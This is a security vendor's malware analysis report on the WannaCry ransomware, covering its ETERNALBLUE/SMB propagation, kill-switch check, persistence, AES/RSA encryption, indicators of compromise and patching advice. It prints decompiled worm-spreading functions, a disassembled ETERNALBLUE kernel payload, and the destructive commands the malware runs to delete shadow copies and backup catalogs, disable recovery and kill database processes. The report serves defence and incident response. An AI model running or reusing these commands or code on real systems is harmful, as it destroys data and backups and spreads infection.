#WannaCry Report
Panda Security

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Confidential Information

#WannaCry Report

Content

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EXECUTIVE REPORT

This document contains the results of a preliminary analysis of the large-scale cyber-attack that has affected several countries around the world with various samples of the WannaCry ransomware family. This ransomware is designed to encrypt all files it finds on the target computer's hard drive, demanding a ransom to decrypt them.

After the preliminary analysis, we can confirm that the attack launched on May 12 used more than 700 different malware strains in order to encrypt files with various extensions.

This malware variant contains code designed to exploit the vulnerability patched by Microsoft on March 14, described in security bulletin MS17-010 and known as ETERNALBLUE.

WannaCry scans both the internal and external network of target organizations, connecting to port 445 (SMB) and searching for unpatched computers in order to infect them (similarly to a computer worm). To do this, it uses a variant of the DOUBLEPULSAR backdoor.

Up to this point, every targeted computer has been attacked by using the exploit ETERNALBLUE, that is, the infection comes from another computer on the same network.


Up to this point, no email has been found suggesting that the attack may originate from a massive spam campaign.

CHARACTERISTICS

These are the main components of the attack:

File with hash DB349B97C37D22F5EA1D1841E3C89EB4. It has the functionality of a network worm and leverages the ETERNALBLUE Windows vulnerability.

File with hash 84c82835a5d21bbcf75a61706d8ab549. This file is designed to encrypt the user's files.



Below we list some of the static properties of the network worm component:

MD5	DB349B97C37D22F5EA1D1841E3C89EB4
SHA1	e889544aff85ffaf8b0d0da705105dee7c97fe26
Size	3.723.264 bytes
Internal date	20/11/2010 10:03
Compiler	Microsoft Visual C++ 6.0

The malicious code analyzed does not use obfuscation algorithms, or implement virtual machine detection or debugger detection techniques.

Below we list the sections it contains:

Name	Size (bytes)	Size %	Entropy
.text	36.864	0,99	6,25
.rdata	4.096	0,11	5,1
.data	159.744	4,29	7,97
.rsrc	3.518.464	94,5	8

And its resources:

Name	Type	Size	MD5
R	PE 32bits	3.514.368	84c82835a5d21bbcf75a61706d8ab549
RT_VERSION	Metadata	944	1ebdc36976dd611e1a9e221a88e6858e

Below we list the properties of the PE file found in the resources of the analyzed sample:

MD5	84c82835a5d21bbcf75a61706d8ab549
Size	3.514.368 bytes
Internal date	20/11/2010 10:05
Compiler	Microsoft Visual C++ 6.0
Details	Archivo ZIP con contraseña "WNcry@2ol7"

The second file is a password-protected self-extracting ZIP archive (password: "WNcry@2ol7"), containing the following files:

Name	Size (bytes)	Modified
msg	1.329.657	2017-05-11
b.wnry	1.440.054	2017-05-11
c.wnry	780	2017-05-11
r.wnry	864	2017-05-09
s.wnry	3.038.286	2017-05-11
t.wnry	65.816	2017-05-11
taskdl.exe	20.480	2017-05-11
taskse.exe	20.480	2017-05-11
u.wnry	245.760	2017-05-11

The 'msg' folder of the ZIP file contains the following files. These files contain the text strings (in various languages) of the user interface used to demand the payment:

m_bulgarian.wnry	m_chinese (simplified).wnry
m_chinese (traditional).wnry	m_croatian.wnry
m_czech.wnry	m_danish.wnry
m_dutch.wnry	m_english.wnry
m_filipino.wnry	m_finnish.wnry
m_french.wnry	m_german.wnry
m_greek.wnry	m_indonesian.wnry
m_italian.wnry	m_japanese.wnry
m_korean.wnry	m_latvian.wnry
m_norwegian.wnry	m_polish.wnry
m_portuguese.wnry	m_romanian.wnry
m_russian.wnry	m_slovak.wnry
m_spanish.wnry	m_swedish.wnry
m_turkish.wnry	m_vietnamese.wnry

ATTACK DESCRIPTION

1.1. Infection vectors

Up to this point, all cases analyzed show the following behavior: The malicious code gets run on the target computer remotely by means of the ETERNALBLUE exploit and a modification of the DOUBLEPULSAR backdoor. This way, WannaCry manages to inject code into the operating system's LSASS process.

ETERNALBLUE takes advantage of the SMB vulnerability addressed by Microsoft in security bulletin MS17-010 to spread across the internal network, connecting to port TCP 445 of unpatched systems.

1.2. Interactions with the affected system

The first component to run is the network worm, which attempts to connect to the following URL:

http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

If the domain is active, the worm doesn't take any additional actions and stops running.

```
hHandle = InternetOpenA(0, 1u, 0, 0, 0);
hResult = InternetOpenUrlA(hHandle, szUrl, 0, 0, 0x84000000, 0);
if ( hResult )
{
  InternetCloseHandle(hHandle);
  InternetCloseHandle(hResult);
  result = 0;
}
else
{
  InternetCloseHandle(hHandle);
  InternetCloseHandle(0);
  InstallAndRunMalware();
  result = 0;
}
return result;
}
```

However, if it can't establish a connection, it continues to run, registers itself as a service on the target computer and launches the service.

```
int InstallService()
{
  SC_HANDLE schSCManager; // eax@1
  void *v1; // edi@1
  SC_HANDLE hService; // eax@2
  void *v3; // esi@2
  char Dest; // [esp+4h] [ebp-104h]@1

  sprintf(&Dest, Format, FileName);             // %s -m security
  schSCManager = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
  v1 = schSCManager;
  if ( !schSCManager )
    return 0;
  hService = CreateServiceA(schSCManager, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u, 1u, &Dest, 0, 0, 0, 0, 0);
  v3 = hService;
  if ( hService )
  {
    StartServiceA(hService, 0, 0);
    CloseServiceHandle(v3);
  }
  CloseServiceHandle(v1);
  return 0;
}
```

The service description is as follows:

Service Name	mssecsvc2.0
Description	Microsoft Security Center (2.0) Service
Path	%WINDIR%\mssecsvc.exe
Command Line	%s -m security

In addition to installing itself as a service, WannaCry extracts the 'R' resource, which corresponds to the ransomware's PE executable file that encrypts the user's data (MD5: 84c82835a5d21bbcf75a61706d8ab549), and copies it to "C:\WINDOWS\taskche.exe". Then, it runs it with the following parameters: Command line: C:\WINDOWS\tasksche.exe /i

NOTE: Should file "C:\WINDOWS\taskche.exe" exist, it moves it to C:\WINDOWS\qeriuwjhrf. This is probably done to support multiple infections and avoid problems creating 'taskche.exe'.

Finally, it creates the following entry in the Windows registry to make sure it runs every time the computer is restarted by means of the following command:
reg.exe reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "mzaiifkxcyb819" /t REG_SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f

NOTE: The value name is generated randomly.

Once the ransomware component (tasksche.exe) is run, it copies itself to a folder with a random name in the COMMON_APPDATA directory of the affected computer. It then tries to go memory persistent by adding itself to the computer's autorun feature:

reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "RANDOM_CHARS" /t REG_SZ /d '\'C:\ProgramData\FOLDER\tasksche.exe\'' /f

Next, the ransomware takes the following actions:

- Uses Windows' "icacls" command to have full access to all files on the target system:
  - icacls . /grant Everyone:F /T /C /Q
- Deletes all backup copies (shadow copies) it finds on the system, in the following two ways:
  - vssadmin.exe vssadmin delete shadows /all /quiet
  - WMIC.exe wmic shadowcopy delete
- Prevents the computer from being booted in Safe Mode:
  - bcdedit.exe bcdedit /set {default} bootstatuspolicy ignoreallfailures
  - bcdedit.exe bcdedit /set {default} recoveryenabled no
- Deletes all backup catalogs:
  - wbadmin.exe wbadmin delete catalog –quiet
- Creates an entry in the Windows registry pointing to the folder that contains the ransomware:
  - [HKEY_CURRENT_USER\Software\WanaCrypt0r]
- Hides the recycle bin using the ATTRIB command:
  - attrib +h +s c:\$RECYCLE
- Using cmd and the echo command, it creates a VBS script to generate a .lnk file pointing to the file decrypter:

  ```
  SET ow = WScript.CreateObject("WScript.Shell")
  SET om = ow.CreateShortcut("C:\@WanaDecryptor@.exe.lnk")
  om.TargetPath = "C:\@WanaDecryptor@.exe"
  om.Save
  ```

- Finally, WannaCry attempts to kill many database processes in order to be able to access and encrypt database files:

  ```
  'taskkill.exe /f /im mysqld.exe'
  'taskkill.exe /f /im sqlwriter.exe'
  'taskkill.exe /f /im sqlserver.exe'
  'taskkill.exe /f /im MSExchange*'
  'taskkill.exe /f /im Microsoft.Exchange.*'
  ```

1.3. Distribution process

This malware has worm capabilities, meaning that it tries to spread across the network. To do that, it takes advantage of the EternalBlue (MS17-010) vulnerability in order to spread to all unpatched computers.

It is worth noting that the worm not only looks for target computers on the local network of the target machine, but also scans public IP addresses on the Internet.

All of these actions are performed by the service that the malware installs after being run (refer to the 'Persistence' appendix for more information about the service name).

Once the service has been installed and run, WannaCry creates two threads to replicate itself to other systems.

The function that launches these two threads is as follow:

```
HGLOBAL IniciaReplicacion()
{
  HGLOBAL result; // eax@1
  void *v1; // eax@2
  signed int v2; // esi@4
  void *v3; // eax@5

  result = IniciaYObtenDllStub();
  if ( result )
  {
    v1 = (void *)beginthreadex(0, 0, thread_ExplotacionLocal, 0, 0, 0);
    if ( v1 )
      CloseHandle(v1);
    v2 = 0;
    do
    {
      v3 = (void *)beginthreadex(0, 0, thread_ExplotacionGlobal, v2, 0, 0);
      if ( v3 )
        CloseHandle(v3);
      Sleep(0x7D0u);
      ++v2;
    }
    while ( v2 < 128 );
    result = 0;
  }
  return result;
}
```

First, the function tries to obtain the DLL stub library that WannaCry will use to generate the payload sent to the targeted computers. The malware is appended to this stub library.

This DLL contains a function called "PlayGame", which extracts and runs the resource included in the DLL itself (the malware). That is, calling the 'PlayGame' function is what triggers the machine infection.

This DLL doesn't 'touch' the hard disk, meaning that it is directly injected into the operating system's LSASS process after leveraging the EternalBlue exploit on the compromised computer.

1.3.1. Replication across the internal network

Below you can see the function used to replicate WannaCry across the local network of the affected computer:

```
int thread_ExplotacionLocal()
{
  v9 = v4;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v5 = v4;
  Memory = 0;
  v7 = 0;
  v8 = 0;
  LOBYTE(v13) = 1;
  ObtenInfoAdpatadorRedLocal((int)&v9, (int)&v5);
  for ( i = 0; ; ++i )
  {
    v1 = v10;
    if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
      break;
    if ( *(_DWORD *)&unk_70F760[268] > 10 )
    {
      do
        Sleep(0x64u);
      while ( *(_DWORD *)&unk_70F760[268] > 10 );
      v1 = v10;
    }
    v2 = (void *)beginthreadex(0, 0, thread_RunEternalBlue, v1[i], 0, 0);
    if ( v2 )
    {
      InterlockedIncrement((volatile LONG *)&unk_70F760[268]);
      CloseHandle(v2);
    }
    Sleep(0x32u);
  }
  endthreadex(0);
  free_0(Memory);
  Memory = 0;
  v7 = 0;
```

This function's task is to obtain information about the local network adapter, and generate IP address within its network range to launch the thread that will launch the exploit and inject the payload into the operating system's LSASS process.

1.3.2. Replication across the Internet

The function used to replicate WannaCry across the Internet generates random IP address ranges:

```
void __cdecl __noreturn thrread_ExplotacionGlobal(signed int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = GetTickCount;
  v17 = 1;
  v18 = 1;
  v2 = GetTickCount();
  time(&Time);
  v3 = (char *)GetCurrentThread();
  v4 = (DWORD)&v3[GetCurrentThreadId()];
  v5 = GetTickCount();
  srand(v4 + Time + v5);
  v6 = v20;
  while ( 1 )
  {
    do
    {
      if ( v1() - v2 > 0x249F00 )
        v17 = 1;
      if ( v1() - v2 > 0x124F80 )
        v18 = 1;
      if ( !v17 )
        break;
      if ( a1 >= 32 )
        break;
      v8 = GetRandomNumber(v7);
      v7 = (void *)255;
      v6 = v8 % 0xFF;
    }
    while ( v8 % 0xFF == 127 || v6 >= 224 );
    if ( v18 && a1 < 32 )
    {
      v9 = GetRandomNumber(v7);
      v7 = (void *)255;
      v19 = v9 % 0xFF;
    }
    v10 = GetRandomNumber(v7) % 0xFFu;
    v11 = GetRandomNumber((void *)0xFF);
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFF);
    v12 = inet_addr(&Dest);
    if ( connect_socket(v12) > 0 )
      break;
LABEL_23:
    Sleep(0x64u);
  }
```

Then, once it has generated the IP addresses, it launches the exploit with the following code:

```
    }
    v17 = 0;
    v18 = 0;
    v21 = v1();
    v13 = 1;
    while ( 1 )
    {
      sprintf(&Dest, aD_D_D_D, v6, v19, v10, v13);
      v14 = inet_addr(&Dest);
      if ( connect_socket(v14) <= 0 )
        goto LABEL_20;
      v15 = (void *)beginthreadex(0, 0, RUN_ETERNAL_BLUE, v14, 0, 0);
      v16 = v15;
      if ( v15 )
        break;
LABEL_21:
      if ( ++v13 >= 255 )
      {
        v2 = v21;
        v1 = GetTickCount;
        goto LABEL_23;
      }
    }
    if ( WaitForSingleObject(v15, 0x36EE80u) == 258 )
      TerminateThread(v16, 0);
    CloseHandle(v16);
LABEL_20:
    Sleep(0x32u);
    goto LABEL_21;
}
```

As you can see, both when WannaCry attempts to spread across the internal network and when it tries to spread across the Internet, it calls the RUN_ETERNAL_BLUE function, whose job is to distribute the exploit.

1.3.3. EternalBlue Exploit

As mentioned previously, this malware uses this exploit in order to propagate. During the analysis, we observed how it uses exactly the same code as used by the NSA in its implants.

The only difference is that it doesn't have to use DoublePulsar, as the aim is simply to inject itself into the LSASS process.

The EternalBlue payload code is unchanged:

```
data:0042E7CB 66 81 FB 4D 5A                    cmp     bx, 5A4Dh
data:0042E7D0 74 07                             jz      short loc_42E7D9
data:0042E7D2 2D 00 10 00 00                    sub     eax, 1000h
data:0042E7D7 EB F0                             jmp     short loc_42E7C9
data:0042E7D9                       ; ---------------------------------------------------------------------------
data:0042E7D9
data:0042E7D9                       loc_42E7D9:                             ; CODE XREF: Exploit_payloadX32+78↑j
data:0042E7D9 89 47 4C                          mov     [edi+4Ch], eax
data:0042E7DC 89 C3                             mov     ebx, eax
data:0042E7DE B9 94 01 69 E3                    mov     ecx, 0E3690194h ; ExAllocatePool
data:0042E7E3 E8 8B 03 00 00                    call    x32_GetFunction
data:0042E7E8 85 C0                             test    eax, eax
data:0042E7EA 0F 84 8A 02 00 00                 jz      loc_42EA7A
data:0042E7F0 89 07                             mov     [edi], eax
data:0042E7F2 B9 85 54 83 F0                    mov     ecx, 0F0835485h ; ExFreePool
data:0042E7F7 E8 77 03 00 00                    call    x32_GetFunction
data:0042E7FC 85 C0                             test    eax, eax
data:0042E7FE 0F 84 76 02 00 00                 jz      loc_42EA7A
data:0042E804 89 47 04                          mov     [edi+4], eax
data:0042E807 B9 84 06 E7 F9                    mov     ecx, 0F9E70684h ; KeStackAttachProcess
data:0042E80C E8 62 03 00 00                    call    x32_GetFunction
data:0042E811 85 C0                             test    eax, eax
data:0042E813 0F 84 61 02 00 00                 jz      loc_42EA7A
data:0042E819 89 47 08                          mov     [edi+8], eax
data:0042E81C B9 F9 30 AC A4                    mov     ecx, 0A4AC30F9h ; KeUnstackDetachProcess
data:0042E821 E8 4D 03 00 00                    call    x32_GetFunction
data:0042E826 85 C0                             test    eax, eax
data:0042E828 0F 84 4C 02 00 00                 jz      loc_42EA7A
data:0042E82E 89 47 0C                          mov     [edi+0Ch], eax
data:0042E831 B9 AE B8 9F 5D                    mov     ecx, 5D9FB8AEh  ; ZwAllocateVirtualMemory
data:0042E836 E8 38 03 00 00                    call    x32_GetFunction
data:0042E83B 85 C0                             test    eax, eax
data:0042E83D 0F 84 37 02 00 00                 jz      loc_42EA7A
data:0042E843 89 47 10                          mov     [edi+10h], eax
data:0042E846 B9 F6 10 00 B8                    mov     ecx, 0B80010F6h ; KeInitializeApc
data:0042E84B E8 23 03 00 00                    call    x32_GetFunction
data:0042E850 85 C0                             test    eax, eax
data:0042E852 0F 84 22 02 00 00                 jz      loc_42EA7A
data:0042E858 89 47 14                          mov     [edi+14h], eax
data:0042E85B B9 CA D6 5F D2                    mov     ecx, 0D25FD6CAh ; KeInsertQueueApc
data:0042E860 E8 0E 03 00 00                    call    x32_GetFunction
data:0042E865 85 C0                             test    eax, eax
data:0042E867 0F 84 0D 02 00 00                 jz      loc_42EA7A
data:0042E86D 89 47 18                          mov     [edi+18h], eax
data:0042E870 B9 EE 88 6E 0A                    mov     ecx, 0A6E88EEh  ; IoAllocateMdl
data:0042E875 E8 F9 02 00 00                    call    x32_GetFunction
data:0042E87A 85 C0                             test    eax, eax
data:0042E87C 0F 84 F8 01 00 00                 jz      loc_42EA7A
data:0042E882 89 47 1C                          mov     [edi+1Ch], eax
data:0042E885 B9 CE 0C B5 DB                    mov     ecx, 0DBB50CCEh ; MmProbeAndLockPages
```

When compared with previous analyses, you can see how the opcode is identical. It makes the same calls to the functions, in order to inject the DLL sent in the LSASS process and execute the "PlayGame" function with which the infection process is launched again from the compromised computer to attack other network computers.

As it uses a kernel-code exploit (ring0), all operations performed by the malware have SYSTEM privileges.

1.4. Computer encryption process

Before encrypting the computer, the ransomware checks for the existence of three mutexes (below). If any of them are present on the system, the malware doesn't encrypt any data:

'Global\MsWinZonesCacheCounterMutexA'

'Global\MsWinZonesCacheCounterMutexW'

'MsWinZonesCacheCounterMutexA'

It is important to emphasize that if the mutex 'MsWinZonesCacheCounterMutexA' is present, when the encryption component is run, it will close automatically without taking any further action.

The ransomware generates a unique random key for each encrypted file. This 128-bit key, created using the AES encryption algorithm, is encrypted with a public RSA key in a custom header that the malware adds to all encrypted files.

Files can only be decrypted with the private RSA key corresponding to the public key used to encrypt the AES key used in the file.

The random AES key is generated using the "CryptGenRandom" Windows function, which has no known vulnerability, so it is currently not possible to develop a tool to decrypt these files without knowing the RSA private key used for the attack.

The ransomware creates several threads and carries out the following actions in order to encrypt files:

- It reads the original file and copies it adding the extension .wnryt
- It creates a random 128-bit AES key
- It encrypts the copied file with AES encryption
- It adds a header with the AES key encrypted with the public RSA key carried by the malware
- It overwrites the original file with the encrypted file
- It deletes the file with the .wnryt extension
- Finally, it renames the original file with the .wnry extension

For every directory that the ransomware encrypts, it generates the same two files in the directory:

@Please_Read_Me@.txt

@WanaDecryptor@.exe

RECOMMENDATIONS

- It is essential to patch vulnerable computers to prevent the SMB vulnerability from being exploited. It is advisable to ensure that the https://technet.microsoft.com/en-us/library/security/ms17-010.aspx patch is applied across all systems on your network, in order to close the door to these types of exploits.
- Block inbound connections to SMB ports (139, 445) from computers outside the network.
- Microsoft has extended the list of affected systems that have a security patch available:
  - Windows XP
  - Windows 2003
  - Microsoft Windows Vista SP2
  - Windows Server 2008 SP2 y R2 SP1
  - Windows 7
  - Windows 8.1
  - Windows RT 8.1
  - Windows Server 2012 y R2
  - Windows 10
  - Windows Server 2016
- Finally, carry out an internal audit of your network to establish where the attack began in order to secure this entry point and others.

APPENDIX A – RELATED FILES

C4AD13742EEA06B83CDD327D456475F3
1008DC20ECD2FD51594E5822A4C48B27
25ED37A6EAE58E6BE0E5BE25E08391AD
1B3F45FDB84F5D28B115E46432B51445
ADF84F1DAE003B6A6AD06A7E0A0DE4C2
4BEE4C92CF8C724C3F8D620C596BEF0E
8182D9CEE031492868AA14AD4C544871
1176B58D48FA14BA51CC355F0D97E9EE
E63AC863C125491FD7F0156690A5AD49
1244A500A542A4D711BEC19E256D3EA4
85C8AA082AF064C2E6B4AA05C3E4198C
5C3678CA08BFAE4FA111353FDAF1A908
A6E1CE9E133D986123482294AD45D688
A14392CDC6A32BAEEB7EC676E31F4DDA
BC409BFD2B92E13B4A5C53CD38193E25
D101458BF12DC1B6563FA702F9856305
C8EE875F395D17175BA9534318F273AA
9524E8A3BB88438878C9691EA0F038B3
739B095358199 98ED8BAA13B18759901
508EEA03857853D18EBD1CD56D6039EC
3F03A2A13B77689401769C129468A51D
E511BAB670117D4B07FDBEAF8E499A0C
C54C1B75241FC76D13A7C3407FD70E8B
9507F6C5D7575F08FFFC14AD82B823C5
1AD05EF49CC178A9D68CCA76411FBC63
3E17CA056714EEC628960DBB091EEACC
3ED057DCD93ACD9CBAE9B72AA2B69866
121BDE34CE23204F92CA1D86A830F897
7EEF74D99C3D42D3EC5B1C87F247981D
BD8831FF2B1DE20CC89723CD2FFA1D4C
72CCC5112B3B67F457089D9EA4AE6BEF
CFFFFB5125D7DB2CB8571147D9D93967
72E39278D10C996C4F34FD01299151C1
1A784CF720AC28F68CBCDBE10144D382
3AFD873F976CCB46182B09FCE86128A2
F54FB8F54CEA92245162E3E359A122DE
6E3579165B8C1A2196D8B11997E6F430
BCA0EA97155B22D383E80F506E6DD662
723510BBFA3982F71D970B04783988BF
67CA5FA76CE212FE63B025953C3AA383
27931061EA3A9C0A4137B25BA8853E55
841595FC3743045CE1921016306AD46E
F8FAF81876B00F5F906D99A73074F826
302123DDEE17B94467CA3DE7A180E27B
A04C0BBF1E5C6C0AD79F25231500C470
E46CC7704649BEE3CF62DC7C8EEF92BC
45E1FA3B575919E2C891B91FFDAF293E
3A41839339DFF5F6DB6D97DC850FD7E6
42181CCD6CECE831758A2E41C82329EB
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269E032DEA2A1C6B7841BDFE5F54F26B
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5B2B45A2BC04B92DDAFC5C12F3C8CFA6
57AAA19F66B1EAB6BEA9891213AE9CF1

APPENDIX B - CC LIST OF DECRYPTER

gx7ekbenv2riucmf.onion

57g7spgrzlojinas.onion

xxlvbrloxvriy2c5.onion

76jdd2ir2embyv47.onion

cwwnhwhlz52maqm7.onion

APPENDIX C - LIST OF BITCOIN PAYMENT ADDRESSES

https://blockchain.info/address/12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

https://blockchain.info/address/115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

https://blockchain.info/es/address/1BANTZQqhs6HtMXSZyE2uzud5TJQMDEK3m

https://blockchain.info/address/13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

APPENDIX D - LIST OF COMMAND LINES

C:\WINDOWS\mssecsvc.exe

C:\WINDOWS\mssecsvc.exe -m security

C:\WINDOWS\tasksche.exe /i

cmd.exe /c "C:\ProgramData\dqzdvrnqkzci137\tasksche.exe"

C:\ProgramData\dqzdvrnqkzci137\tasksche.exe

@WanaDecryptor@.exe fi

APPENDIX E - LIST OF FILES

MD5	Filename
db349b97c37d22f5ea1d1841e3c89eb4	mssecsvc.exe
84c82835a5d21bbcf75a61706d8ab549	tasksche.exe
7bf2b57f2a205768755c07f238fb32cc	@WanaDecryptor@.exe
4fef5e34143e646dbf9907c4374276f5	taskdl.exe
8495400f199ac77853c53b5a3f278f3e	taskse.exe
c17170262312f3be7027bc2ca825bf0c	b.wnry
ae08f79a0d800b82fcbe1b43cdbdbefc	c.wnry
3e0020fc529b1c2a061016dd2469ba96	r.wnry
ad4c9de7c8c40813f200ba1c2fa33083	s.wnry
5dcaac857e695a65f5c3ef1441a73a8f	t.wnry

APPENDIX F - PERSISTENCE

› Service:
  - Name: mssecsvc2.0
  - Description: “Microsoft Security Center (2.0) Service”

› Registry key created (autorun):

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\obsbeuqp

321 C:\WINDOWS\system32\tasksche.exe\”” /f

APENDICE G – Mutex creados durante el Cifrado

'Global\MsWinZonesCacheCounterMutexA'

'Global\MsWinZonesCacheCounterMutexW'

APPENDIX H - Extension encrypted by the analyzed sample

“.doc”	“.docx”	“.xls”	“.xlsx”	“.ppt”
“.pptx”	“.pst”	“.ost”	“.msg”	“.eml”
“.vsd”	“.vsdx”	“.txt”	“.csv”	“.rtf”
“.123”	“.wks”	“.wk1”	“.pdf”	“.dwg”
“.onetoc2”	“.snt”	“.jpeg”	“.jpg”	“.docb”
“.docm”	“.dot”	“.dotm”	“.dotx”	“.xlsm”
“.xlsb”	“.xlw”	“.xlt”	“.xlm”	“.xlc”
“.xltx”	“.xltm”	“.pptm”	“.pot”	“.pps”
“.ppsm”	“.ppsx”	“.ppam”	“.potx”	“.potm”
“.edb”	“.hwp”	“.602”	“.sxi”	“.sti”
“.sldx”	“.sldm”	“.sldm”	“.vdi”	“.vmdk”
“.vmx”	“.gpg”	“.aes”	“.ARC”	“.PAQ”
“.bz2”	“.tbk”	“.bak”	“.tar”	“.tgz”
“.gz”	“.7z”	“.rar”	“.zip”	“.backup”
“.iso”	“.vcd”	“.bmp”	“.png”	“.gif”
“.raw”	“.cgm”	“.tif”	“.tiff”	“.nef”
“.psd”	“.ai”	“.svg”	“.djvu”	“.m4u”
“.m3u”	“.mid”	“.wma”	“.flv”	“.3g2”
“.mkv”	“.3gp”	“.mp4”	“.mov”	“.avi”
“.asf”	“.mpeg”	“.vob”	“.mpg”	“.wmv”
“.fla”	“.swf”	“.wav”	“.mp3”	“.sh”
“.class”	“.jar”	“.java”	“.rb”	“.asp”
“.php”	“.jsp”	“.brd”	“.sch”	“.dch”
“.dip”	“.pl”	“.vb”	“.vbs”	“.ps1”
“.bat”	“.cmd”	“.js”	“.asm”	“.h”
“.pas”	“.cpp”	“.c”	“.cs”	“.suo”
“.sln”	“.ldf”	“.mdf”	“.ibd”	“.myi”
“.myd”	“.frm”	“.odb”	“.dbf”	“.db”
“.mdb”	“.accdb”	“.sql”	“.sqlitedb”	“.sqlite3”
“.asc”	“.lay6”	“.lay”	“.mml”	“.sxm”
“.otg”	“.odg”	“.uop”	“.std”	“.sxd”
“.otp”	“.odp”	“.wb2”	“.slk”	“.dif”
“.stc”	“.sxc”	“.ots”	“.ods”	“.3dm”
“.max”	“.3ds”	“.uot”	“.stw”	“.sxw”
“.ott”	“.odt”	“.pem”	“.p12”	“.csr”
“.crt”	“.key”	“.pfx”	“.der”	

For your information, we will keep our Tech Support site constantly updated with all the details of the cyberattack #WannaCry:

http://www.pandasecurity.com/usa/support/card?id=1688